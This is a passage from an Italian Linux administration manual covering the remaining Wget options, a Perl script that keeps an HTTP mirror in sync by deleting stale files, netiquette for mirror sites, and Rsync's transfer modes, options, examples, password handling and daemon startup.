Altre funzionalità di Wget possono essere molto utili. Queste sezioni, tuttavia, non esauriscono la descrizione delle possibilità di Wget. Per approfondire il suo studio occorre consultare la sua documentazione, che normalmente è disponibile in forma di ipertesto Info: *info wget*.

Opzione o direttiva	Descrizione
`-Q` ***dimensione*** `--quota` ***dimensione*** `quota =` ***dimensione***	Permette di definire il limite massimo di spazio utilizzabile per i prelievi, quando questi sono fatti in modo **ricorsivo**. Il valore della dimensione viene espresso da un numero che rappresenta una quantità di byte. Se questo numero è seguito dalla lettera '**`k`**', indica unità in kibibyte (simbolo: «Kibyte»), altrimenti, se è seguito dalla lettera '**`m`**', si riferisce a unità in mebibyte (simbolo: «Mibyte»).
`--spider`	In questo modo si ottiene soltanto la verifica che l'URI indicato rappresenti un oggetto esistente. Se l'oggetto non esiste, o non è raggiungibile, l'eseguibile '**`wget`**' termina di funzionare restituendo un valore diverso da zero, cosa che può servire per costruire degli script per la verifica di un elenco di URI, per esempio quello di un segnalibro di un programma di navigazione. Purtroppo, tale funzionalità non si adatta bene al protocollo FTP.
`-w` ***n_secondi*** `--wait` ***n_secondi*** `wait =` ***n_secondi***	Permette di stabilire un intervallo di tempo tra il prelievo di un file e il successivo. È molto utile per alleggerire il carico del sistema locale, di quello remoto e dell'utilizzo della banda.

A proposito dell'opzione '**--spider**', si fa presente che il pacchetto ImageMagick, contiene un programma che non sembra appartenere al resto. Si tratta di '**xtp**', con il quale si può verificare la validità di un URI di tipo FTP. In alternativa, anche il programma Curl può essere usato per questo scopo, con l'opzione '**--list-only**'.

350.6.11 Realizzazione di un sito speculare HTTP con Wget

Dopo la descrizione che è stata fatta di Wget, si potrebbe analizzare la possibilità di realizzare una riproduzione speculare di URI di tipo HTTP. È già stato chiarito che quando Wget viene utilizzato per questo scopo, non si occupa di eliminare i file che dovessero essere stati rimossi dall'origine; per ottenere questo risultato occorre predisporre uno script apposito.

Per comprendere il senso della cosa si può osservare la forma del messaggio generato dall'eseguibile '**wget**' quando viene scaricato o verificato un file. Nel caso di un file che viene scaricato effettivamente si ottiene qualcosa di simile al testo seguente:

```
--18:19:13--  http://localhost:80/manual/index.html
           => 'manual/index.html'
Mi sto connettendo a localhost:80...connesso!
HTTP richiesta inviata, aspetto la risposta... 200 OK
Lunghezza: 2,158 [text/html]

    0K -> ..                                                     [100%]

18:19:13 (702.47 KB/s) - 'manual/index.html' salvato [2158/2158]
```

In alternativa, se il file esiste già e '**wget**' ritiene che sia già aggiornato:

```
--18:19:54--  http://localhost:80/manual/index.html
           => 'manual/index.html'
Mi sto connettendo a localhost:80...connesso!
HTTP richiesta inviata, aspetto la risposta... 200 OK
Lunghezza: 2,158 [text/html]
Il file locale 'manual/index.html' è più recente, non lo scarico.
```

Si può osservare in particolare la riga

```
           => 'manual/index.html'
```

che contiene l'informazione del percorso corrispondente a questo file nel file system locale. Questa informazione può essere accumulata per conoscere quali sono i file aggiornati (indipendentemente dal fatto che sono stati scaricati o meno effettivamente) e confrontata con l'elenco di file che si trova effettivamente nel file system locale, permettendo l'eliminazione dei file superflui.

Di seguito viene proposto un programma in Perl che permette di realizzare una riproduzione speculare di un URI di tipo HTTP in pratica. Questo programma deve essere avviato quando la directory corrente è quella a partire dalla quale si vuole ottenere la riproduzione locale dell'URI remoto. '**wget**' viene usato con le opzioni '**--mirror**', '**--no-parent**' e '**-nH**', alle quali si potrebbe aggiungere eventualmente anche '**--relative**', se la situazione lo consente.

```
#!/usr/bin/perl
##
## mirror-http <URI> <opzioni-supplementari>
```

```
##
## Mantiene una copia speculare dell'URI indicato.
## In generale, l'URI deve essere una pagina HTML.
##
#
# URI di partenza.
#
$punto_di_partenza = $ARGV[0];
#
if ($punto_di_partenza eq "")
  {
    print STDOUT ("mirror-http URI [OPZIONI_SUPPLEMENTARI]\n");
    exit (1);
  }
#
# Directory corrente.
#
$pwd = `pwd`;
chomp ($pwd);
#
# Opzioni per wget.
#
$op_normali = "--mirror --no-parent -nH";
$op_supplementari = $ARGV[1];
#
# Elenco attuale.
#
@elenco_attuale = ();
$i_attuale = 0;
#
# Elenco preesistente.
#
@elenco_preesistente = ();
$i_preesistente = 0;
#
# File trovato.
#
$file_trovato = 0;
#
# Record letto.
#
$riga = "";
#
# Avvia wget e preleva l'output.
#
open (WGET,
  "/usr/bin/wget $op_normali $op_supplementari $punto_di_partenza 2>&1 |");
#
# Legge il risultato delle operazioni di wget e ne estrae i nomi dei
# file aggiornati.
#
while ($riga = <WGET>)
  {
```

```
    #
    # Se la riga letta contiene il simbolo «=>», allora contiene
    # l'informazione su un file aggiornato.
    #
    if ($riga =~ m|=>|)
      {
        #
        # La riga contiene il percorso di un file locale che è stato
        # aggiornato: occorre estrarre questo nome (si trova delimitato
        # da «`» e «'»).
        #
        $riga =~ m|`(.*)?'|;
        #
        # Accumula nell'array.
        #
        $elenco_attuale[$#elenco_attuale+1] = $1;
      }
    #
    # Riemette tutte le informazioni generate da wget.
    #
    print STDOUT ("$riga");
  }
#
# Chiude il flusso abbinato all'esecuzione di wget.
#
close (WGET);
#
# Avvia find per elencare i file esistenti effettivamente dopo
# l'aggiornamento con wget.
#
open (FIND, "/usr/bin/find . -type f -print |");
#
# Legge il risultato di find e accumula i nomi dei file.
#
while ($riga = <FIND>)
  {
    #
    # Se la riga letta contiene il simbolo «./» iniziale, allora
    # contiene l'informazione su un file esistente.
    #
    if ($riga =~ m|^\./|)
      {
        #
        # La riga contiene il percorso di un file locale:
        # occorre estrarre questo nome togliendo il prefisso «./».
        #
        $riga =~ m|^\./(.*)|;
        #
        # Accumula nell'array.
        #
        $elenco_preesistente[$#elenco_preesistente+1] = $1;
      }
  }
```

```
#
# Chiude il flusso abbinato all'esecuzione di find.
#
close (FIND);
#
# Scandisce i due array alla ricerca di file che devono essere
# cancellati.
#
#
# Scandisce prima l'array contenente i file che esistono fisicamente
# nel file system locale.
#
for ($i_preesistente = 0 ;
     $i_preesistente <= $#elenco_preesistente ;
     $i_preesistente++)
  {
    #
    # Azzera la variabile booleana che serve a indicare quando un file
    # deve rimanere.
    #
    $file_trovato = 0;
    #
    # Per ogni elemento dell'array, scandisce l'array contenente
    # l'elenco dei file aggiornati.
    #
    for ($i_attuale = 0 ;
         $i_attuale <= $#elenco_attuale ;
         $i_attuale++)
      {
        #
        # Verifica se i nomi corrispondono.
        #
        if ($elenco_preesistente[$i_preesistente]
            eq $elenco_attuale[$i_attuale])
          {
            #
            # Il file deve rimanere e questo ciclo interno termina.
            #
            $file_trovato = 1;
            last;
          }
      }
    #
    # Verifica se deve cancellare il file.
    #
    if (! $file_trovato)
      {
        #
        # Cancella il file.
        #
        unlink $elenco_preesistente[$i_preesistente];
        #
        # Segnala l'eliminazione
```

```
        #
        print STDOUT
          ("eliminato: $pwd/$elenco_preesistente[$i_preesistente]\n");
      }
  }
#
# Elimina le directory vuote.
#
system ("/usr/bin/find . -type d -exec rmdir \\{\\} \\; 2> /dev/null");
#
```

Se questo programma si chiama '**`mirror-http`**', supponendo di voler riprodurre l'URI '`http://www.brot.dg/prove/`', è '**`necessario`**' definire un file HTML di partenza. Di solito si tratta di '`index.html`' e se non è così occorre trovare un file che contenga dei riferimenti che permettano lentamente di raggiungere tutti gli altri file. Seguendo l'esempio, questo programma andrebbe usato nel modo seguente:

`$` **`mirror-http "http://www.brot.dg/prove/index.html"`** [*Invio*]

Quello che si ottiene è la riproduzione della directory '`prove/`' a partire dalla directory corrente e l'emissione attraverso lo standard output di tutti i messaggi, con l'aggiunta dell'indicazione dei file cancellati.

350.7 Netiquette

All'inizio del capitolo si è accennato alla *netiquette*. Dal momento che la gestione di un sito speculare è una cosa impegnativa, è bene ribadire i concetti più importanti.

1. Prima di predisporre una riproduzione speculare di un sito qualunque occorre verificare eventuali restrizioni poste dall'amministratore del sistema di origine. Di solito si tratta di fare attenzione ai messaggi che appaiono al momento della connessione FTP o di quelli che si trovano nelle varie directory sotto forma di file che «chiedono» di essere letti (*readme*) o simili. Di sicuro potrebbe essere cortese una richiesta formale attraverso un messaggio di posta elettronica.
2. Le operazioni di allineamento vanno svolte in orari in cui il servente remoto e, possibilmente, anche quello locale, sono in relativa quiete.
3. Periodicamente è bene verificare che le condizioni o le restrizioni poste dal sistema remoto non siano cambiate.

[1] Nel passato sono esistiti tipi di connessioni in cui l'affitto si pagava a un tanto a pacchetto (di dati). Ultimamente questa forma di contratto è in via di estinzione.

[2] **Mirror** software libero con la restrizione di diffondere le modifiche solo in forma di file di differenze

[3] Infatti, per esempio, *`dinkel.brot.dg`* potrebbe essere la stessa cosa di *`www.brot.dg`*.

[4] **Wget** GNU GPL

[5] Alcune shell, quando concludono la loro attività, cercano di eliminare i processi loro discendenti, senza limitarsi a inviare un semplice '**`SIGHUP`**'. In tal caso conviene avviare '**`wget`**' attraverso '**`nohup`**'.

Capitolo 351

Trasferimento e sincronizzazione di dati attraverso la rete

A fianco del problema della realizzazione di una riproduzione speculare di informazioni pubblicate sulla rete, c'è anche quello di gestire un sistema di copia remota tra elaboratori, per dati che non sono messi a disposizione del pubblico, soprattutto allo scopo di mantenerli allineati.

Per questo tipo di problema, non avrebbe senso utilizzare il protocollo FTP, come sarebbe necessario per un sito speculare standard. Piuttosto, si fa uso di script o programmi che si basano sui servizi di una shell per l'accesso remoto, come '**`rsh`**' o '**`ssh`**' (capitoli 302 e 409), oppure su protocolli appositi.

In questo capitolo si considerano due programmi: Rsync e Rdist. Per chi non ha il tempo di metterli a confronto, si suggerisce l'uso del primo: Rsync.

351.1 Rsync

Rsync [1] è un sistema di copia tra elaboratori (o anche all'interno del file system dello stesso sistema locale), in grado di individuare e trasferire il minimo indispensabile di dati, allo scopo di allineare la destinazione con l'origine. L'uso di questo programma è molto semplice ed è simile a quello di '**`rcp`**' (*Remote shell copy*) o anche di '**`scp`**' (*Secure shell copy*).

L'aggiornamento dei dati, in funzione delle opzioni utilizzate, può basarsi sul confronto delle date di modifica, delle dimensioni dei file e anche sul calcolo di un codice di controllo (*checksum*). In linea di principio, a meno di utilizzare opzioni che specificano qualcosa di diverso, non conta il fatto che i dati siano più recenti o meno, basta che questi siano diversi per ottenerne il trasferimento.

351.1.1 Tipi di utilizzo

Rsync può utilizzare diverse modalità di trasferimento dei file, a seconda delle circostanze e delle preferenze. Per la precisione si distinguono tre possibilità fondamentali.

- Copia locale.

  In tal caso, la copia, o l'allineamento, avviene all'interno dello stesso sistema, dove l'origine e la destinazione sono riferite semplicemente a posizioni differenti nel file system. In questa circostanza, Rsync viene utilizzato come metodo evoluto di copia.

- Copia tra elaboratori attraverso '**`rsh`**' o simili.

  Si tratta di un'operazione che coinvolge due elaboratori differenti, anche se uno dei due deve essere necessariamente quello locale, in cui il trasferimento dei dati avviene attraverso '**`rsh`**' o un suo equivalente (come '**`ssh`**'), utilizzando una copia del programma '**`rsync`**' anche nell'elaboratore remoto.

- Copia tra elaboratori attraverso un protocollo specifico di Rsync.

  Si tratta di un sistema di copia tra elaboratori, dove in quello remoto si trova in funzione una copia del programma '**`rsync`**', avviata in modo che resti in ascolto della porta TCP 873. In questo caso, la connessione tra elaboratore locale ed elaboratore remoto avviene direttamente senza l'utilizzo di una shell per l'accesso remoto.

351.1.2 Origine, destinazione e percorsi

La forma utilizzata per esprimere l'origine e la destinazione permette di distinguere anche la modalità con cui si vuole che la copia (l'allineamento) sia eseguita.

Sintassi	Descrizione
percorso	L'assenza del simbolo di due punti ('`:`'), indica che si tratta di un percorso riferito al file system locale.
[*utente*`@`] *nodo*`:`*percorso*	La presenza di un simbolo di due punti singolo ('`:`'), indica che si tratta di un percorso riferito a un nodo remoto e che per la connessione si vuole usare una shell per l'accesso remoto.
[*utente*`@`] *nodo*`::`*percorso* `rsync://`[*utente*`@`] *nodo*`/`*percorso*	La presenza di un simbolo di due punti doppio ('`::`'), o l'indicazione esplicita del protocollo Rsync ('**`rsync://`**'), indica che si tratta di un percorso riferito a un nodo remoto e che per la connessione si vuole usare il protocollo specifico di Rsync.

L'indicazione dei percorsi merita attenzione. Per prima cosa si può dire che valgono regole simili a quelle della copia normale; per cui, si può copiare un file singolo, anche indicando espressamente il nome che si vuole nella destinazione (che potrebbe essere diverso da quello di origine); inoltre si possono copiare uno o più file e directory in una destinazione che sia una directory.

- Quando l'origine è locale, si possono indicare diversi percorsi, anche con l'aiuto di caratteri jolly che poi vengono interpretati opportunamente ed espansi dalla shell locale. L'esempio seguente, mostra il comando necessario a copiare o ad allineare i file che terminano per '`.sgml`', della directory corrente, con quanto contenuto nella directory '`/tmp/prove/`' del nodo *`roggen.brot.dg`*.

  `$` **`rsync *.sgml roggen.brot.dg:/tmp/prove`** [*Invio*]

- Quando l'origine è remota, si possono indicare diversi percorsi, anche con l'aiuto di caratteri jolly, che poi vengono interpretati opportunamente ed espansi dalla shell utilizzata nell'utenza remota. La differenza sta nel fatto che i caratteri jolly utilizzati non devono essere interpretati dalla shell locale, per cui è bene usare delle tecniche di protezione adatte. Probabilmente, ciò non è indispensabile, perché alcune shell come Bash ignorano l'espansione dei nomi se questi non possono avere una corrispondenza nel file system locale.

  L'esempio seguente, mostra il comando necessario a copiare o ad allineare i file che terminano per '`.sgml`', della directory '`/tmp/prove/`' del nodo *`roggen.brot.dg`*, con quanto contenuto nella directory corrente dell'elaboratore locale.

  `$` **`rsync 'roggen.brot.dg:/tmp/prove/*.sgml' .`** [*Invio*]

- Quando l'origine fa riferimento a una directory, ma **non** si utilizza la barra obliqua finale, si intende individuare la directory, come se fosse un file normale. La directory di origine viene copiata nella directory di destinazione, aggiungendola a questa. Per cui, l'esempio seguente serve a copiare la directory locale '`/tmp/ciao/`' nella directory remota '`/tmp/prove/`', generando '`/tmp/prove/ciao/`' e copiando al suo interno i file e le sottodirectory che fossero eventualmente contenuti nel percorso di origine.

  `$` **`rsync -r /tmp/ciao roggen.brot.dg:/tmp/prove`** [*Invio*]

- Quando l'origine fa riferimento a una directory e si utilizza la barra finale, si intende individuare tutto il **contenuto** della directory, escludendo la directory stessa. Per cui, l'esempio seguente serve a copiare il contenuto della directory locale '`/tmp/ciao/`' nella directory remota '`/tmp/prova/`', generando eventuali file e sottodirectory contenuti nella directory di origine.

  `$` **`rsync -r /tmp/ciao/ roggen.brot.dg:/tmp/prove`** [*Invio*]

È diverso copiare il contenuto di una directory dal copiare una directory intera (assieme al suo contenuto); nel primo caso, si rischia di perdere la copia dei file «nascosti», ovvero quelli che iniziano con un punto.

351.1.3 Proprietà dei file

Come è possibile vedere in seguito, quando si utilizzano le opzioni '**`-o`**' ('**`--owner`**') e '**`-g`**' ('**`--group`**'), si intende fare in modo che nella destinazione sia mantenuta la stessa proprietà dei file (dell'utente o del gruppo) che questi hanno nell'origine.

Per ottenere questo risultato, si confrontano generalmente i nomi degli utenti e dei gruppi, assegnando i numeri UID e GID necessari. Quando questa corrispondenza dovesse mancare, viene utilizzato semplicemente lo stesso numero ID. In alternativa, con l'uso dell'opzione '**`--numeric-ids`**', si può richiedere espressamente l'uguaglianza numerica di UID o GID, indipendentemente dai nomi utilizzati effettivamente.

351.1.4 Avvio del programma

Il programma eseguibile '**`rsync`**' è quello che svolge tutte le funzioni necessarie ad allineare una destinazione, in base al contenuto di un'origine. Per questo si può avvalere di '**`rsh`**', di un'altra shell per l'accesso remoto o di un servente Rsync remoto.

`rsync` [***opzioni***] ***origine destinazione***

L'origine e la destinazione possono essere riferite indifferentemente al nodo locale o a un nodo remoto. Quello che conta è che almeno una delle due sia riferita al nodo locale.

Tabella 351.2. Alcune opzioni.

Opzione	Descrizione
`-v` `--verbose`	Permette di ottenere più informazioni sullo svolgimento delle operazioni. Questa opzione può essere usata più volte, incrementando il livello di dettaglio di tali notizie.
`-q` `--quiet`	Permette di ridurre la quantità di informazioni che vengono emesse. Di solito può essere utile quando si usa il programma attraverso Cron.
`-z` `--compress`	Prima di trasmettere i dati, li comprime. Ciò permette di risparmiare risorse di rete durante il trasferimento dei dati.

Opzione	Descrizione
`-I` `--ignore-times`	Normalmente, si considera che i file che hanno la stessa dimensione e la stessa data di modifica, siano identici. Con questa opzione, si fa in modo che tale presunzione non sia valida.
`-c` `--checksum`	Fa in modo che vengano confrontati tutti i file attraverso un codice di controllo prima di decidere se devono essere trasferiti o meno. L'uso di questa opzione implica un tempo di elaborazione più lungo, anche se garantisce una sicurezza maggiore nella determinazione delle differenze esistenti tra l'origine e la destinazione.
`-a` `--archive`	Questa opzione rappresenta in pratica l'equivalente di '**`-rlptgoD`**' (ovvero la sequenza delle opzioni '**`--recursive`**', '**`--links`**', '**`--perms`**', '**`--time`**', '**`--group`**', '**`--owner`**', '**`--devices`**'), allo scopo di duplicare fedelmente tutte le caratteristiche originali, discendendo ricorsivamente le directory di origine.
`-r` `--recursive`	Richiede la copia ricorsiva delle directory, cioè di tutte le sottodirectory.
`-R` `--relative`	Fa in modo di replicare nella destinazione, aggiungendolo a questa, il percorso indicato nell'origine, che comunque deve essere relativo.
`-b` `--backup`	Fa in modo di salvare temporaneamente i file che verrebbero sovrascritti da un aggiornamento. Questi vengono rinominati, aggiungendo un'estensione che generalmente è rappresentata dalla tilde ('**`~`**'). Questa estensione può essere modificata attraverso l'opzione '**`--suffix`**'.
`--suffix=`***suffisso***	Permette di definire il suffisso da usare per le copie di sicurezza dei file che vengono sovrascritti.
`-u` `--update`	Con questa opzione, si evita l'aggiornamento di file che nella destinazione risultano avere una data di modifica più recente di quella dei file di origine corrispondenti.
`-l` `--links`	Fa in modo che i collegamenti simbolici vengano ricreati fedelmente, come nell'origine.
`-L` `--copy-links`	Fa in modo che i collegamenti simbolici nell'origine, si traducano nella destinazione nei file a cui questi puntano.
`-H` `--hard-links`	Richiede la riproduzione fedele dei collegamenti fisici. Perché ciò possa avvenire, occorre che questi collegamenti si riferiscano allo stesso gruppo di file di origine che viene indicato nella riga di comando.
`-W` `--whole-file`	Rsync utilizza normalmente un metodo che gli permette di trasferire solo il necessario per aggiornare ogni file. Con questa opzione, si richiede espressamente che ogni file da aggiornare sia inviato per intero. Questo può essere utile quando si allineano dati contenuti nella stessa macchina e qualunque elaborazione aggiuntiva servirebbe solo a rallentare l'operazione.

Opzione	Descrizione
`-p` `--perms`	Riproduce fedelmente i permessi.
`-o` `--owner`	Quando Rsync viene utilizzato con i privilegi dell'utente '**`root`**', permette di assegnare a ciò che viene copiato lo stesso utente proprietario che risulta nell'origine.
`-g` `--group`	Quando Rsync viene utilizzato con i privilegi dell'utente '**`root`**', permette di assegnare a ciò che viene copiato lo stesso gruppo proprietario che risulta nell'origine.
`--numeric-ids`	Fa in modo di mantenere gli stessi numeri ID, quando le altre opzioni richiedono la riproduzione della proprietà dell'utente ('**`-o`**') o del gruppo ('**`-g`**').
`-D` `--devices`	Quando Rsync viene utilizzato con i privilegi dell'utente '**`root`**', permette di copiare file di dispositivo.
`-t` `--times`	Fa in modo che venga riprodotta fedelmente la data di modifica dei file.
`--partial`	Durante il trasferimento dei file, nella destinazione Rsync scarica i dati in un file «nascosto» (in quanto inizia con un punto). Quando un trasferimento viene interrotto, l'ultimo file il cui trasferimento non è stato completato, viene cancellato. Con questa opzione, si fa in modo di non perdere i trasferimenti parziali, recuperandoli la volta successiva.
`--progress`	Fa in modo di mostrare l'avanzamento del trasferimento dei singoli file, in modo da poter conoscere la situazione anche in presenza di file di grandi dimensioni.
`-P`	È l'equivalente della somma di '**`--partial`**' e di '**`--progress`**'.
`-n` `--dry-run`	Si limita a simulare l'operazione, senza eseguire alcuna copia. È utile per verificare l'effetto di un comando prima di eseguirlo veramente.
`-x` `--one-file-system`	Permette di non superare il file system di partenza, nell'origine.
`--delete`	Fa sì che vengano cancellati i file nella destinazione che non si trovano nell'origine. Come si può intuire, si tratta di un'opzione molto delicata, in quanto un piccolo errore nell'indicazione dei percorsi si può tradurre nella perdita involontaria di dati. È questa la situazione più indicata per utilizzare l'opzione '**`-n`**' in modo da verificare in anticipo l'effetto del comando. In alcune circostanze può essere utile anche l'opzione '**`--force`**'. Se Rsync incontra dei problemi di lettura, la funzione di cancellazione viene inibita, salvo mantenerla attiva con l'opzione '**`--ignore-errors`**'.

Opzione	Descrizione
`--delete-after`	Con questa opzione, assieme a '**`--delete`**', si fa in modo che la cancellazione dei file che non sono più nell'origine, avvenga alla fine delle altre operazioni; diversamente, ciò avviene all'inizio.
`--force`	Con questa opzione si consente la cancellazione di directory che non sono vuote quando devono essere rimpiazzate da file normali o comunque da file che non sono directory. Perché questa opzione venga presa in considerazione è necessario usare anche l'opzione '**`-r`**' ('**`--recursive`**').
`--ignore-errors`	Con questa opzione, assieme a '**`--delete`**', si conferma la richiesta di cancellazione anche in presenza di errori di lettura e scrittura dei dati.
`--exclude=`***modello***	Permette di indicare un nome di file (o directory), o un modello contenente caratteri jolly, riferito a nomi da escludere dalla copia. Il nome o il modello indicato, non deve contenere riferimenti a percorsi; inoltre è bene che sia protetto in modo che non venga espanso dalla shell usata per avviare il comando. È il caso di sottolineare che, se viene escluso il nome di una directory si impedisce un eventuale attraversamento ricorsivo del suo contenuto.
`--exclude-from=`***file***	Si comporta come l'opzione '**`--exclude`**', con la differenza che il suo argomento è il nome di un file locale contenente un elenco di esclusioni.
`--password-file=`***file***	Quando è richiesta una forma di autenticazione fornendo una parola d'ordine, si può usare questa opzione per indicare il nome di un file di testo che la contenga. In alternativa, si può inserire questa informazione nella variabile di ambiente '**`RSYNC_PASSWORD`**'.
`--password-file=`***file***	Quando è richiesta una forma di autenticazione fornendo una parola d'ordine, si può usare questa opzione per indicare il nome di un file di testo che la contenga; il file non deve consentire l'accesso a utenti diversi dal proprietario. In alternativa, si può inserire questa informazione nella variabile di ambiente '**`RSYNC_PASSWORD`**'.
`-e=`***comando*** `--rsh=`***comando***	Permette di specificare il comando (il programma) da utilizzare come shell per l'accesso remoto. Normalmente viene usata '**`rsh`**', ma in alternativa si potrebbe utilizzare '**`ssh`**', o altro se disponibile. L'uso di una shell alternativa per l'accesso remoto, può essere configurato utilizzando la variabile di ambiente '**`RSYNC_RSH`**'.
`--rsync-path=`***percorso***	Permette di specificare il percorso assoluto necessario ad avviare '**`rsync`**' nell'elaboratore remoto. Ciò è utile quando il programma non è nel percorso degli eseguibili nell'utenza remota.

Opzione	Descrizione
-C --cvs-exclude	Questa opzione permette di escludere una serie di file, usati tipicamente da CVS, RCS e anche in altre situazioni, che generalmente non conviene trasferire. Si tratta dei nomi e dei modelli seguenti: 'RCS', 'SCCS', 'CVS', 'CVS.adm', 'RCSLOG', 'cvslog.*', 'tags', 'TAGS', '.make.state', '.nse_depinfo', '*~', '.#*', ',*', '*.old', '*.bak', '*.BAK', '*.orig', '*.rej', '.del-*', '*.a', '*.o', '*.obj', '*.so', '*.Z', '*.elc', '*.ln', 'core'. Inoltre, vengono esclusi anche i file elencati all'interno di '~/.cvsignore', della variabile di ambiente '**CVSIGNORE**' e all'interno di ogni file '.cvsignore', ma in questo ultimo caso, solo in riferimento al contenuto della directory in cui si trovano.

Segue la descrizione di alcuni esempi.

- $ **rsync -r /tmp/prove roggen.brot.dg:/tmp/prove** [*Invio*]

  Copia la directory '/tmp/prove/' del nodo locale, assieme a tutto il suo contenuto, nel nodo *roggen.brot.dg*, generando lì, la directory '/tmp/prove/prove/' contenente tutto ciò che discende dall'origine.

  Si osservi che questa copia non riproduce le informazioni data-orario dei file e delle directory (opzione '**-t**'), pertanto, se dovesse essere ripetuto il comando, si otterrebbe nuovamente il trasferimento di tutti i file.

- # **rsync -a /tmp/prove roggen.brot.dg:/tmp/prove** [*Invio*]

  Copia la directory '/tmp/prove/' del nodo locale, assieme a tutto il suo contenuto, nel nodo *roggen.brot.dg*, generando lì, la directory '/tmp/prove/prove/' contenente tutto ciò che discende dall'origine. La copia viene fatta riproducendo il più possibile le caratteristiche originali, comprese informazioni data-orario dei file e delle directory, così che un utilizzo successivo dello stesso comando trasferirebbe solo quanto necessario ad aggiornare la copia.

- # **rsync -a /tmp/prove/ roggen.brot.dg:/tmp/prove** [*Invio*]

  Copia il contenuto della directory '/tmp/prove/' del nodo locale nel nodo *roggen.brot.dg*, nella directory '/tmp/prove/'. La copia viene fatta riproducendo il più possibile le caratteristiche originali e la ripetizione del comando in momenti successivi trasferisce solo il necessario.

- $ **rsync -R prove/mie/*.txt roggen.brot.dg:/home/tizio** [*Invio*]

  Copia i file che terminano per '.txt' della directory 'prove/mie/', discendente da quella attuale, nella directory '/home/tizio/prove/mie/' del nodo *dinkel.brot.dg*.

  Si osservi che questa copia non riproduce le informazioni data-orario dei file e delle directory (opzione '**-t**'), pertanto, se dovesse essere ripetuto il comando, si otterrebbe nuovamente il trasferimento di tutti i file.

- `# rsync -a -z -v /tmp/prove/ roggen.brot.dg:/tmp/prove` [*Invio*]

  Copia il contenuto della directory '/tmp/prove/' del nodo locale nel nodo *roggen.brot.dg*, nella directory '/tmp/prove/'. La copia viene fatta riproducendo il più possibile le caratteristiche originali, trasferendo dati compressi e visualizzando le operazioni compiute.

- `# rsync -azv -e ssh /tmp/prove/ roggen.brot.dg:/tmp/prove` [*Invio*]

  Come nell'esempio precedente, ma utilizza '**ssh**' come shell per l'accesso remoto.

- `# rsync -rlptD -zv /tmp/prove/ tizio@roggen.brot.dg:/tmp/prove` [*Invio*]

  Come nell'esempio precedente, ma utilizza la shell predefinita per l'accesso remoto e accede come utente '**tizio**'. Per questo, non tenta di riprodurre la proprietà dei file (utente e gruppo proprietario).

- ```
  # rsync -rlptD -zv --progress ↩
  ↪      /tmp/prove/ tizio@roggen.brot.dg:/tmp/prove [Invio]
  ```

  Come nell'esempio precedente, aggiungendo informazioni sul trasferimento dei singoli file.

- ```
  # rsync -rlptD -zv --progress ↩
  ↪      /tmp/prove/ tizio@roggen.brot.dg::prove [Invio]
  ```

  Questo esempio è simile a quello precedente, con la differenza che nella destinazione si fa riferimento al modulo '**prove**'. I moduli di Rsync vengono descritti nelle sezioni seguenti, in occasione della presentazione delle funzionalità di servente di Rsync.

- ```
  # rsync -rlptD -zv --progress ↩
  ↪      /tmp/prove/ ↩
  ↪      rsync://tizio@roggen.brot.dg/prove [Invio]
  ```

  Esattamente come nell'esempio precedente, usando una notazione differente per la destinazione.

- ```
  # rsync -rlptD -zv --progress ↩
  ↪      /tmp/prove/varie/ rsync://tizio@roggen.brot.dg/prove/varie
  [Invio]
  ```

  Come nell'esempio precedente, con la differenza che si intende allineare solo una sottodirectory, precisamente '/tmp/prove/varie/', con la sottodirectory corrispondente nel modulo '**prove**'.

- ```
  $ rsync --recursive ↩
  ↪      --compress ↩
  ↪      --links ↩
  ↪      --perms ↩
  ↪      --times ↩
  ↪      --partial ↩
  ↪      --checksum ↩
  ↪      --verbose ↩
  ↪      --progress ↩
  ↪      rsync://roggen.brot.dg/prove/varie/ ↩
  ↪      /home/prove/varie [Invio]
  ```
  ```

In questo caso si vuole aggiornare il contenuto della directory locale '`/home/prove/varie/`' con il contenuto della directory '`varie/`' del modulo '**`prove`**' presso l'elaboratore *`roggen.brot.dg`* che offre un accesso Rsync anonimo.

Come si può osservare dalle opzioni, si fa in modo di avere informazioni abbastanza dettagliate sullo svolgimento dell'operazione, per la presenza di '**`--verbose`**' e di '**`--progress`**'; inoltre, viene richiesto espressamente di verificare sempre i file da trasferire con un codice di controllo (opzione '**`--checksum`**') e di conservare i trasferimenti parziali (in modo da ridurre il lavoro di un aggiornamento successivo, in caso di interruzione della comunicazione).

Si osservi che la presenza dell'opzione '**`--checksum`**' richiede un impiego maggiore di risorse da parte di entrambi gli elaboratori coinvolti nel trasferimento, che si traduce in tempi di attesa più lunghi.

- `$` **`rsync rsync://roggen.brot.dg`** [*Invio*]

  Con questo comando ci si limita a interrogare il servente Rsync remoto sulla sua disponibilità di moduli. Si osservi però che alcuni o anche tutti i moduli possono risultare nascosti, cioè non visibili in questo elenco, in base alla configurazione del servente stesso.

351.1.5 Accesso attraverso autenticazione

Quando è richiesta l'autenticazione attraverso una parola d'ordine l'uso della variabile di ambiente '**`RSYNC_PASSWORD`**' può essere molto utile per automatizzare le operazioni di sincronizzazione dati attraverso Rsync.

Quello che si vede sotto, potrebbe essere uno script personale di un utente che deve aggiornare frequentemente il modulo '**`prove`**' nel nodo *`roggen.brot.dg`* (identificandosi come '**`tizio`**'). Quando il servente remoto richiede la parola d'ordine, il cliente locale '**`rsync`**' la legge direttamente dalla variabile '**`RSYNC_PASSWORD`**':

```
#!/bin/sh
RSYNC_PASSWORD=1234ciao
export RSYNC_PASSWORD
rsync -rlptD -zv /tmp/prove/ rsync://tizio@roggen.brot.dg/prove
```

In alternativa alla variabile di ambiente '**`RSYNC_PASSWORD`**', si può usare un file esterno, con permessi di accesso limitati, specificando l'opzione '**`--password-file`**', come nell'esempio seguente:

```
#!/bin/sh
touch ~/.rsync-password
chmod go-rwx ~/.rsync-password
echo "1234ciao" > ~/.rsync-password
rsync -rlptD -zv --password-file=~/.rsync-password \
    /tmp/prove/ rsync://tizio@roggen.brot.dg/prove
rm -f ~/.rsync-password
```

Naturalmente, se Rsync non ottiene la parola d'ordine in uno di questi modi, la chiede in modo interattivo all'utente.

351.1.6 Servente Rsync

Se si vuole utilizzare Rsync per trasferire dati tra elaboratori differenti, senza usare una shell remota, occorre attivare nell'elaboratore remoto un servente Rsync. Si tratta in pratica dello stesso programma '**rsync**', ma avviato con l'opzione '**--daemon**'.

Il servente Rsync può essere avviato in modo indipendente, in ascolto da solo sulla porta TCP 873, oppure sotto il controllo del supervisore dei servizi di rete. In questa modalità di funzionamento è necessario predisporre un file di configurazione: '`/etc/rsyncd.conf`'.

Nel caso si voglia avviare il servente Rsync in modo autonomo dal supervisore dei servizi di rete, basta un comando come quello seguente:

rsync --daemon [*Invio*]

